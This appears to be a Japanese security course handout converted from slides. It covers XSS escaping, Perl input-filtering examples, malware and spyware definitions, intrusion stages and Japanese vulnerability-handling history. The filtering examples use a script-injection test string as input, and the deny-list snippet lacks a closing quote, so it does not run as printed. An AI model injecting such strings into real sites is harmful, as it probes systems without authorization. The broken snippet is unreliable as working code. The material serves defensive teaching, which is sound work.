特殊文字(メタキャラクタ)を文脈に応じて置き換え(エスケープ処理と呼ぶ)を行うこと。

メタキャラクタ	置き換え
<	&lt;
>	&gt;
"	&quot;
&	&amp; など

#### ◆特殊文字のフィルタリング

文字列のフィルタリング処理を行う際の推奨方法は、『問題を引き起こすと思われる「文字」を除外する方法(negative approach)』ではなく、『安全であるとわかっている「文字」のみを取り込む方法(positive approach)』である。

```
#!/usr/local/bin/perl
# negative approach
$NG_CHARS='<>%"&+`;
$data = "<SCRIPT>alert('Hello');</SCRIPT>";
$data =~ s/[$NG_CHARS]//go;
print "$data\n";
```

```
#!/usr/local/bin/perl
# positive approach
$OK_CHARS='a-zA-Z0-9';
$data = "<SCRIPT>alert('Hello');</SCRIPT>";
$data =~ s/[^$OK_CHARS]//go;
print "$data\n";
```

### 3. 不正アクセスに関する理解を深める


#### ①攻撃対象別

## Webアプリケーションの攻略: クロスサイトスクリプティング

### クロスサイトスクリプティング

悪意あるユーザが他Webサイトのページに用意した悪質なコードを挿入することができるという脆弱性である。

結果として、悪意あるスクリプトを他のユーザに実行させることができる。



クロスサイト スクリプティングの脆弱性の問題を予防する方法

<http://support.microsoft.com/default.aspx?scid=kb;JA;252985>

セキュア・プログラミング講座 第1章 セキュアWebプログラミング [1-2] クロスサイトスクリプティング



[http://www.ipa.go.jp/security/awareness/vendor/programming/a01\\_02.html](http://www.ipa.go.jp/security/awareness/vendor/programming/a01_02.html)

# 3. 不正アクセスに関する理解を深める

## ①攻撃対象別 マルウェア

### マルウェア(Malicious Software)

- = 悪意あるプログラム
- ≡ コンピュータウイルス
- ≡ 広義のスパイウェア



自分自身で増殖することができるプログラム

コンピュータシステムやコンピュータネットワークを通じて増殖する悪意のあるプログラム

ネットワーク上のコンピュータからコンピュータへ自分自身を拡散させるプログラム(ウイルスと異なりワームは、ファイル、ディスク、プログラムに感染しない)。

通商産業省告示 第952号「コンピュータウイルス対策基準」によれば、「**コンピュータウイルス**」とは、第三者のプログラムやデータベースに対して意図的に何らかの被害を及ぼすように作られたプログラムであり、次の機能を一つ以上有するもの。

#### 1. 自己伝染機能

自らの機能によって他のプログラムに自らをコピーし又はシステム機能を利用して自らを他のシステムにコピーすることにより、他のシステムに伝染する機能

#### 2. 潜伏機能

発病するための特定時刻、一定時間、処理回数等の条件を記憶させて、発病するまで症状を出さない機能

#### 3. 発病機能

プログラム、データ等のファイルの破壊を行ったり、設計者の意図しない動作をする等の機能

有益な効果を持つよう見えながら、予想できない悪意のある動作を引き起こすプログラム(ウイルスのように拡散せずに、プログラムが実行された場合に悪意ある動作を引き起こす)

『コンピュータウイルス対策基準』

<http://www.ipa.go.jp/security/antivirus/kijun952.html>

EICAR99 Conference

[http://www.ipa.go.jp/security/fy10/contents/virus/3\\_1\\_3.html](http://www.ipa.go.jp/security/fy10/contents/virus/3_1_3.html)

### 3. 不正アクセスに関する理解を深める

#### ①攻撃対象別 スパイウェア

The Anti-Spyware Coalitionが定義する "Spyware Definitions and Supporting Documents" によれば

#### 狭義のスパイウェア

#### 広義のスパイウェア ≡ マルウェア

##### スパイウェアなどの潜在的に 迷惑な技術

以下の点において、ユーザによる制御を妨害する技術

- ✓ ユーザの利用環境、プライバシー、システムセキュリティに影響を与える重要な変更
- ✓ コンピュータにインストールするプログラムなどシステムリソースの使用
- ✓ 個人情報や機密情報の収集、使用、配布

これらは、ユーザに通知されるべき項目であり、また、適切に除去または無効にすることができるべき項目である。

用語	技術分類	説明
<ul style="list-style-type: none"> <li>• Snoopware</li> <li>• Keylogger</li> <li>• Screen Scraper</li> </ul>	トラッキング	ユーザの行動を監視したり、ユーザに関する情報を収集する。
<ul style="list-style-type: none"> <li>• Nuisance</li> <li>• 有害なAdware</li> </ul>	広告表示	ポップアップなど広告を表示する。
<ul style="list-style-type: none"> <li>• Backdoors</li> <li>• Botnets</li> <li>• Zombie</li> <li>• Droneware</li> </ul>	リモートコントロール	リモートから該当する機器へのアクセスを実現したり、機器の制御を実現する。
<ul style="list-style-type: none"> <li>• Unauthorized Dialers</li> </ul>	自動ダイヤル	モデムあるいはインターネットを利用して、あるサービスに自動ダイヤルしたり、接続する。
<ul style="list-style-type: none"> <li>• Hijackers</li> <li>• Rootkits</li> </ul>	システム改変	システムを改変したり、ユーザの利用環境の設定を変更したりする。
<ul style="list-style-type: none"> <li>• Hacker Tools</li> </ul>	セキュリティ調査	セキュリティ設定に関する調査や回避する。
<ul style="list-style-type: none"> <li>• Tricklers</li> </ul>	自動ダウンロード	ユーザの確認なくソフトウェアのダウンロードならびにインストールをおこなう。
<ul style="list-style-type: none"> <li>• Tracking Cookiesなど</li> </ul>	リモートコントロール	新たにソフトウェアをインストールすることなく、ユーザの行動に関する制限された範囲での情報収集をおこなう。

Anti-Spyware Coalition

<http://www.antispywarecoalition.org/>

スパイウェア、ハッキングツール、トロイの木馬 etc スパイウェア リサーチセンター

<http://www.ahkun.jp/researchcenter/SpywareResearchCenter.html>



### 3. 不正アクセスに関する理解を深める

#### ②攻撃段階別

活動段階は「情報収集」「攻撃」「占領」の3つの段階に分かれる。

##### (1) 情報収集: 攻撃対象に関する情報を得る。

情報提供サービスの利用(whois, DNS, finger, Webページなど)  
探査(ホストスキャン, ポートスキャン, OS識別, 脆弱性)  
ソーシャルエンジニアリング など

##### (2) 攻撃: 実際に不正侵入を行う。

パスワードの盗聴、パスワードクラッキング  
プログラムの仕様や実装の脆弱性への攻撃  
システム設定環境不整合の悪用  
マルウェア(トロイの木馬など)の利用 など

##### (3) 占領: 侵入目的を実行する。

機能阻害: コンピュータやネットワークの機能を阻害する  
機能破壊: コンピュータやネットワークを破壊する  
機能利用: 他のコンピュータやネットワークの機能阻害、機能破壊等を行う  
情報盗取: コンピュータやネットワーク上にある情報を盗取する  
情報改竄: コンピュータやネットワーク上にある情報を改竄する  
情報破壊: コンピュータ上にある情報を破壊する  
利用行為: コンピュータやネットワークを利用する

空き巣にと考えると...

家の物色

ドア・窓の鍵の調査

留守宅かどうかの確認

ドア・窓のこじ開け

盗み、破壊

### 3. 不正アクセスに関する理解を深める

#### ③攻撃形態別

#### (1) ローカルvsリモート (2) 内部型vs外部型 (3) 能動型vs受動型

---

攻撃形態は、以下のように分類できる。

##### (1) 「ローカル攻撃」vs「リモート攻撃」

攻撃者の立場から、攻撃対象となるコンピュータへの攻撃形態を分類する。

**ローカル攻撃** コンソールを使用した攻略など該当するシステムや装置を目の前にして攻撃活動を行う。

**リモート攻撃** ネットワークや他の通信手段を用いて遠隔から攻撃活動を行う。

##### (2) 「内部型攻撃」vs「外部型攻撃」

リモート攻撃の攻撃形態を細分化する。

**内部型攻撃** コンピュータ内部になんらかの方法で侵入した後、攻撃活動を行う。

**外部型攻撃** 提供されているサービスに対して攻撃活動を行う。  
攻撃者自身が正規のユーザとしてサービスを利用することを前提とし、コンピュータ内部に侵入しなくても外部から攻撃活動の可能である。

##### (3) 「能動型攻撃」vs「受動型攻撃」

攻撃活動の引き金となる主体により分類する。


**能動型攻撃** 攻撃活動の引き金となる主体が攻撃者自身である。

**受動型攻撃** 攻撃活動の引き金となる主体が攻撃対象となるコンピュータの利用者

# 3. 不正アクセスに関する理解を深める

## ③攻撃形態別



### (1)「ローカル攻撃」vs「リモート攻撃」

分類	ローカル攻撃	リモート攻撃
事例	<p>コンソールを使用した攻略など該当するシステムや装置を目の前にして攻撃活動を行う。</p> 	<p>ネットワークや他の通信手段を用いて遠隔から攻撃活動を行う。</p> 
対策	<ul style="list-style-type: none"> <li>・ 計算機単体のセキュリティ強化</li> <li>・ アカウント管理</li> <li>・ 脆弱性対策の実施</li> </ul>	<ul style="list-style-type: none"> <li>・ ネットワーク系のセキュリティ強化</li> <li>・ ファイアウォール技術の適用</li> <li>・ 脆弱性対策の実施</li> </ul> <p>ただし、サービス不能攻撃については、サービスを提供／利用している限り効果的な妨害対策は難しい。</p>

### 3. 不正アクセスに関する理解を深める

#### ③攻撃形態別

#### (2)「内部型攻撃」vs「外部型攻撃」: リモート攻撃の細分化

分類	内部型攻撃(計算機内部からの不正)	外部型攻撃(計算機外部からの不正)
事例	<p><b>第1段階 (計算機への侵入)</b></p> <ul style="list-style-type: none"><li>・パスワードの盗聴</li><li>・他の計算機や人へのなりすまし</li><li>・システム設定環境不整合の攻撃</li><li>・プログラムの脆弱性攻撃</li><li>・マルウェアの利用 など</li></ul> <p><b>第2段階 (計算機内部での不正)</b></p> <ul style="list-style-type: none"><li>・メモリ、ディスクの浪費</li><li>・マルウェアの稼動</li><li>・他の計算機侵入のための踏み台</li><li>・管理者権限の獲得 など</li></ul> 	<p><b>サービス運用妨害 (DoS: Denial of Service)</b></p> <ul style="list-style-type: none"><li>・大量のデータ(IPパケット、電子メールなど)の送付</li><li>・大きなデータ(電子メールなど)の送付</li><li>・誤動作または、通信障害を引き起こす不正なパケットの送付 など</li></ul> 
対策	<ul style="list-style-type: none"><li>・ファイアウォール技術の適用</li><li>・脆弱性対策の実施</li></ul>	<ul style="list-style-type: none"><li>・サービスを提供／利用している限り効果的な妨害対策は難しい。</li></ul>

### 3. 不正アクセスに関する理解を深める

#### ③攻撃形態別

(3)「能動型攻撃」vs「受動型攻撃」: 情報システムにとって受動型攻撃は脅威となる。

分類	能動型攻撃	受動型攻撃
事例	<ul style="list-style-type: none"> <li>・パスワードの盗聴による他人へのなりすまし</li> <li>・サーバのセキュリティホールへの攻撃</li> <li>・サーバのシステム設定環境不整合への攻撃など</li> </ul>  <p>攻撃者の試みた攻略が成功した = 攻撃活動の活性化</p>	<p><u>人手の介入を必要とするマルウェア</u></p> <ul style="list-style-type: none"> <li>・Melissa, LoveLetter などのマルウェア</li> </ul> <p><u>人手の介入を必要としないマルウェア</u></p> <ul style="list-style-type: none"> <li>・Nimda などのマルウェア</li> <li>・CERT Advisory CA-2001-06, CA-2000-16, CA-2000-14, CA-2000-12 などの脆弱性を攻撃するマルウェア</li> </ul>  <p>メール添付ファイルを実行すると 攻撃活動が活性化してしまう。 実行しないと活性化しない。</p>
対策	<p>サーバでのセキュリティ対策</p> <ul style="list-style-type: none"> <li>・ファイアウォール技術の適用</li> <li>・脆弱性対策の実施</li> </ul>	<p>クライアントでのセキュリティ対策</p> <ul style="list-style-type: none"> <li>・脆弱性対策の実施</li> <li>・ウイルス対策</li> <li>・ユーザ教育</li> </ul>




## 不正アクセス活動の現状

1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める


## 脆弱性データベース

4. 脆弱性対応とインシデント対応
5. 対策のための情報収集



# 4. 脆弱性対応とインシデント対応 被害が発生することを想定した対応体制を整備する。

①脆弱性対応活動、②インシデント対応活動



注1: 上記では除外しているが、「zero-day attack」という、セキュリティ上の脆弱性が広く公表される前にその脆弱性を悪用して行なわれる侵害活動も存在するので留意のこと。  
注2: ここでのインシデント対応には、流布しているワームによる侵害活動などを回避する予防措置的な対応を含んでいる。

## 4. 脆弱性対応とインシデント対応

### ①脆弱性対応活動、②インシデント対応活動 調整機関としてのCERT/CC、JPCERT/CC

CERT/CC: Computer Emergency Response Team/Coordination Center


1988年インターネットワーム事件を契機に設立

脆弱性や脅威に対する対処策をCERT Advisoryとして提供

JPCERT/CC: JaPan Computer Emergency Response Team/Coordination Center

国内のインシデントに関する報告の受付や情報提供を実施

脆弱性対応については、CERT/CC(米国)、NISCC(英国)の機関と連携した活動を推進している。



CERT Coordination Center

<http://www.cert.org/>

JPCERT Coordination Center

<http://www.jpCERT.or.jp/>

National Infrastructure Security Co-ordination Centre

<http://www.niscc.gov.uk/niscc/index-en.html>



## 4. 脆弱性対応とインシデント対応

### ①脆弱性対応活動

#### 国内における脆弱性対応活動の経緯

---

2003年11月  
～2004年03月

**独立行政法人情報処理推進機構(IPA)主催の研究会が  
基本枠組みとルール案を提言(4/6発表)**

<http://www.meti.go.jp/policy/netsecurity/vulnerability.htm>  
<http://www.ipa.go.jp/about/press/20040406.html>

2004年04月30日  
～2004年05月28日

**経済産業省がIPA提言をもとに告示案をパブリックコメントへ**

<http://www.meti.go.jp/feedback/data/i40430cj.html> 意見募集  
<http://www.meti.go.jp/feedback/data/i40706aj.html> 結果報告

2004年07月07日

**経済産業省告示「ソフトウェア等脆弱性関連情報取扱基準」の制定**

<http://www.meti.go.jp/policy/netsecurity/vulhandlingG.htm>

2004年07月08日

**情報セキュリティ早期警戒パートナーシップの運用開始**

[http://www.meti.go.jp/policy/it\\_policy/press/0005399/index.html](http://www.meti.go.jp/policy/it_policy/press/0005399/index.html)

2005年07月08日

**情報セキュリティ早期警戒パートナーシップガイドラインの改訂**

[http://www.ipa.go.jp/security/ciadr/partnership\\_guide\\_200507.html](http://www.ipa.go.jp/security/ciadr/partnership_guide_200507.html)

